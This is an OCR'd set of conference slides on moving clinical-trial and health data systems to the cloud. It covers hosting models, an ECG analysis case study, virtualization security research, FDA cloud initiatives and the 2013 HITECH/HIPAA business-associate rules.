
- *"Runs different systems and multiple applications on the same physical computer. Comes pre-validated and is managed by us."*
- *"We have several hosting options a client can choose from. The most common choice is traditional or dedicated hosting, in which the client owns both the software and the hardware, but we manage and maintain the server and underlying infrastructure."*
- *"If companies are on a very tight budget, they can opt for shared hosting, which is the most cost-effective option. In shared hosting, multiple virtual machines share the same hardware. Different systems and applications run on the various virtual machines, which are run on the same physical computer. The virtual machines are private and cannot access each other – this is a logical separation strictly enforced by design. Clients own only the software in shared hosting."*
- *"A third option is our on-demand or Software-as-a-Service (SaaS) model, where both the software and hardware are owned and maintained by us, while the client pays a subscription fee."*
- *"The most common systems we host for our customers are Oracle Clinical, Remote Data Capture, Thesaurus Management System, Siebel Clinical, and Argus Safety. We have the ability to host most of Oracle's clinical and pharmacovigilance systems"*

www.virtual-strategy.com/2012/06/07/qa-alex-sefanov-biopharm-systems June 2012
www.biopharm.com/products/accel-host.aspx Oct 2012 Accel-Host SaaS Cloud product description


HeartSignals™

Cloud-based ECG Analysis for Clinical Trials

HeartSignals™: Cloud-based ECG Analysis for Clinical Trials



HeartSignals™: Cloud-based ECG Analysis for Clinical Trials



Background: Protocol Synopsis

- Validation Study
- Phase I Unit
- 24 Healthy Volunteers
- Prospective, single-blind, placebo-controlled, randomized, crossover design
- Effect of moxifloxacin (typical positive control) 400mg vs. placebo on the EKG QTc interval
- Primary study objectives: Characterize assay sensitivity of human-measured (HeartSignals™ computer-assisted) vs. fully automated (computer-measured) EKG techniques

HeartSignals™ Data Challenge

- 24 subjects
  - 2 visits
  - 28 hours per visit
  - 12 leads (recording sensors, chest & limbs)
  - 1000 samples per second
  - 1000 [Hz] * 12 [leads] * 60 [secs/hr] * 60 [mins/hr]
  - 43,200,000 data points (voltage @ a given time & location) per hour, per subject
  - 58,060,800,000 (58B) values for one small phase I validation study
- Each data value required 100-200 pattern matching calculations
  - >7 trillion computations that had to be managed, cataloged, and eventually written to disk.

Our experience with IaaS Cloud

- GPU Cluster
  - Modeling time from 6 days to 11 mins
  - Able to provision server in 15 mins (vs. weeks?)
  - Ability to re-run simulations for algorithm development w/ virtually no impact to sr. staff
  - Total cost: $38
- Data Management
  - Global Availability
  - Trivial DR & Geo-diversity

HeartSignals™ Publications

Krantz M, Sagar U, Sabel A, Long C, Barbey JT, White KV, Gaudiani J, & Mehler P. (2012). Cardiac repolarization in patients hospitalized with severe anorexia nervosa. General Hospital Psychiatry, 34(2):173-7.

Ruff D, Connolly M, Brueckner RP, Bynum L, Beck D, Gussak I, Barbey JT, White K, Krantz MJ & Affrime M (2011). A prospective, single-blind, placebo-controlled, randomized, crossover study to assess the performance of automated and manual methodologies for detecting QTc interval prolongation. Clinical Pharmacology & Therapeutics, 89(S1):S15.

Barbey, JT, White, KV, Pezzullo, JC, Affrime, M. Man vs. Machine: Are Cardiac Core Labs still Relevant? (2011). Journal of Clinical Pharmacology, 51:1343.

Also: Virtualization Co-Tenancy

- See excellent work of Joanna Rutkowska, et al
  - BluePill
  - Evil Maid
  - QubesOS
- Recent research by Hugo Ideler
- PrivateCore™
- Encryption, encryption, encryption
  - Off cloud key management

Re-cap & Wrap Up

Important Developments

- Cloud Security Alliance
  - Cloud Controls Matrix
    - ISO 27001/2 / ISACA COBIT / PCI / NIST / SOC
    - cloudsecurityalliance.org/research/ccm/
    - downloads.cloudsecurityalliance.org/initiatives/ccm/CSA_CCM_v1.4.xlsx
- OpenStack
- FedRAMP: 9 months, only 2 certifications

Next-Generation Cloud Tech

- Micro-virtualization (e.g. Bromium, Qubes)
- Whole-memory encryption (e.g. PrivateCore)
- Public XaaS crypto-appliances
  - HSM interoperability
    - Major public cloud vendors (AWS, RAX, HP, GCE)
    - Salesforce
    - Box.net
    - IM
- Lessons Learned from CipherCloud-gate

Worth watching

- TPM – remote attestation
- OpenStack Grizzly
- Hardware-verified GEO-isolation
- Maturity of off-cloud key management
- Whole volume encryption automation

Key Take Aways

- Some high-profile missteps, but pace of innovation is staggering
- Market leaders are maturing
- Shared responsibility model
- First principles still apply
- Highly-regulated systems *are* moving to cloud; economies of scale
- Compliance & security framework convergence
- Health authorities reframing many traditional guidelines
- Focus on value and agility, not simply cost

Questions?

Special Thanks

Chris Hoff
Simon Crosby
Kyle Maxwell
Ted Timmons

Contact

Kenneth White
Principal Scientist
Clinical Research & Bioscience Group
Social & Scientific Systems, Inc.
www.s-3.com
919.287.4300

kwhite [at] s-3 [dot] com
www.linkedin.com/in/biotech

Supplemental Material

FDA's Cloud Strategy

- Eric Perakslis, PhD, FDA Chief Information Officer & Chief Scientist (Informatics)
  - Came to FDA from Johnson & Johnson in December 2011
  - "In 2007, I actually built some of the first data warehouses and started putting some in **J&J's clinical trials on a public cloud**"
  - "I was asked at the keynote last week about data sharing, what can you do? I said, if we get permission to share data, I can have it to you in weeks. Because, again, I am not going to go into that old ***I-have-to-buy-a-server-and-wait-6-months-for-the-contract-and-provision-the-servers***."
  - "We're going to do it fast. We're going to do it right. It is a lot less expensive."
  - "I am actually somewhat of an **open-source zealot** and there are a lot of things in the public sector, **including public cloud work** in my past, so I am always going to have a little bias toward that."

FDA Science Board, May 2012

www.fda.gov/downloads/AdvisoryCommittees/CommitteesMeetingMaterials/ScienceBoardtotheFoodandDrugAdministration/UCM302749.pdf (informatics slides)
www.fda.gov/downloads/AdvisoryCommittees/CommitteesMeetingMaterials/ScienceBoardtotheFoodandDrugAdministration/UCM302634.pdf (genomics slides)
www.fda.gov/downloads/AdvisoryCommittees/CommitteesMeetingMaterials/ScienceBoardtotheFoodandDrugAdministration/UCM305035.pdf (full transcript)
www.fda.gov/downloads/AdvisoryCommittees/CommitteesMeetingMaterials/ScienceBoardtotheFoodandDrugAdministration/UCM308178.pdf (minutes summary)

FDA's Cloud Initiatives

- Private Cloud
  - Modernized Data Center
  - **89.1 % Virtualized**
  - Increased Reliability: 98.3% to 99.9996%
- Public Cloud
  - Piloting SaaS and IaaS
  - Security Assessments underway
  - Economic Assessments
  - Discover new approaches to the use of health data
  - Unleashing FDA's releasable Data Sets
- J2EE Application Cloud: Physical App servers reduced from 40 to 1
- DB Cloud: Database Servers reduced from 110 to 18
- High Performance Computing
- Disaster Recovery
- Next-Generation Sequencing
- Scientific Computing: Big Data & Hadoop

FDA's Cloud Initiatives

Scientific Database & Scientific Computing Initiatives
January 2012 Status Update to Science Board

- FDA Scientific Computing Board (SCB) Accomplishments in FY 2011
  - *Provided educational seminars and invited outside presenters on Cloud Computing*
  - *Established Cloud Computing workgroup with cross-center participation*
- FDA SCB Strategic Priorities for FY 2012
  - *Cloud Computing: Develop draft roadmap for scientific computing supporting FDA Strategic Plan-Advancing Regulatory Science and the FDA Innovation Plan*

Vicki Seyfert-Margolis, PhD
Senior Advisor for Science Innovation and Policy, FDA Commissioner's Office

www.fda.gov/downloads/AdvisoryCommittees/CommitteesMeetingMaterials/ScienceBoardtotheFoodandDrugAdministration/UCM286057.pdf

Cloud & HITECH/HIPAA 2013

- Final rule:
  - www.gpo.gov/fdsys/pkg/FR-2013-01-25/pdf/2013-01073.pdf
- Questions remain about BAs & IaaS
  - See “Conduit” exception, specifically around encryption
- Words “cloud” or “IaaS” nowhere in final rule
- OCR excluded teleco & ISPs, but not IaaS

Cloud & HITECH/HIPAA 2013

ONC Chief Priv. Officer Joy Pritts – Jan 2013

The pending HIPAA modifications clarify that all BAs with access to patient data must comply with the privacy and security rules, Pritts pointed out. "That brings cloud services under direct regulations of HIPAA," she said. For example, all business associates will be required to use encryption to protect data or document the use of a reasonable alternative method.

www.govinfosecurity.com/cloud-computing-hipaas-role-a-5406

Cloud & HITECH/HIPAA 2013

- Pgs. 5571-5572:
  - *"For example, a data storage company that has access to PHI (whether digital or hard copy) qualifies as a business associate, even if the entity does not view the information or only does so on a random or infrequent basis"*
  - *"To help clarify this point, we have modified the definition of "business associate" to generally provide that a business associate includes a person who "creates, receives,* ***maintains****, or transmits" (emphasis added* [in the original]*) protected health information on behalf of a covered entity."*

Cloud & HITECH/HIPAA 2013

§ 164.306 Security standards: General rules. (pg. 5693)

(a) *General requirements.* Covered entities and business associates must do the following:

(1) Ensure the confidentiality, integrity, and availability of all electronic protected health information the covered entity or business associate creates, receives, maintains, or transmits.

(b) ***

(1) Covered entities and business associates may use any security measures that allow the covered entity or business associate to reasonably and appropriately implement the standards and implementation specifications as specified in this subpart.

(2) In deciding which security measures to use, a covered entity or business associate must take into account the following factors:

(i) The size, complexity, and capabilities of the covered entity or business associate.

(ii) The covered entity's or the business associate's **technical infrastructure** [em. added], hardware, and software security capabilities.

Cloud & HITECH/HIPAA 2013

- There will almost certainly be litigation over definitions of "sealed services" & "maintain"
- All BA contracts must be:
  - *"Deemed HITECH-compliant"* by Sept 23, 2013
  - *"HITECH-compliant"* by Sept 24, 2014

Cloud & HITECH/HIPAA 2013

- See excellent work by:
  - John R. Christiansen, Esq., Christiansen IT
  - Christine Williams, Esq., Perkins Coie
  - Adam Greene, Esq., Davis Wright Tremaine
  - Daniel J. Solove, Esq, George Washington University Law School

Cloud & HITECH/HIPAA 2013

- Required Reading
  - christiansenlaw.net/2013/01/do-the-hitech-rules-really-make-all-healthcare-asps-and-cloud-services-providers-business-associates/
  - christiansenlaw.net/2013/01/hitech-business-associate-rule-tool-section-7-determining-the-hitech-compliant-business-associate-contract-date/
  - www.himss.org/files/HIMSSorg/content/files/PrivacySecurity/CS01_Cloud_Security_Toolkit_Intro.pdf
  - www.privacyassociation.org/media/presentations/A12_Oil_and_Water_PPT.pdf
  - www.crowell.com/Practices/Privacy-Cybersecurity/news/Conduit-Exception-Remains-Narrow-Under-New-HIPAA-Rule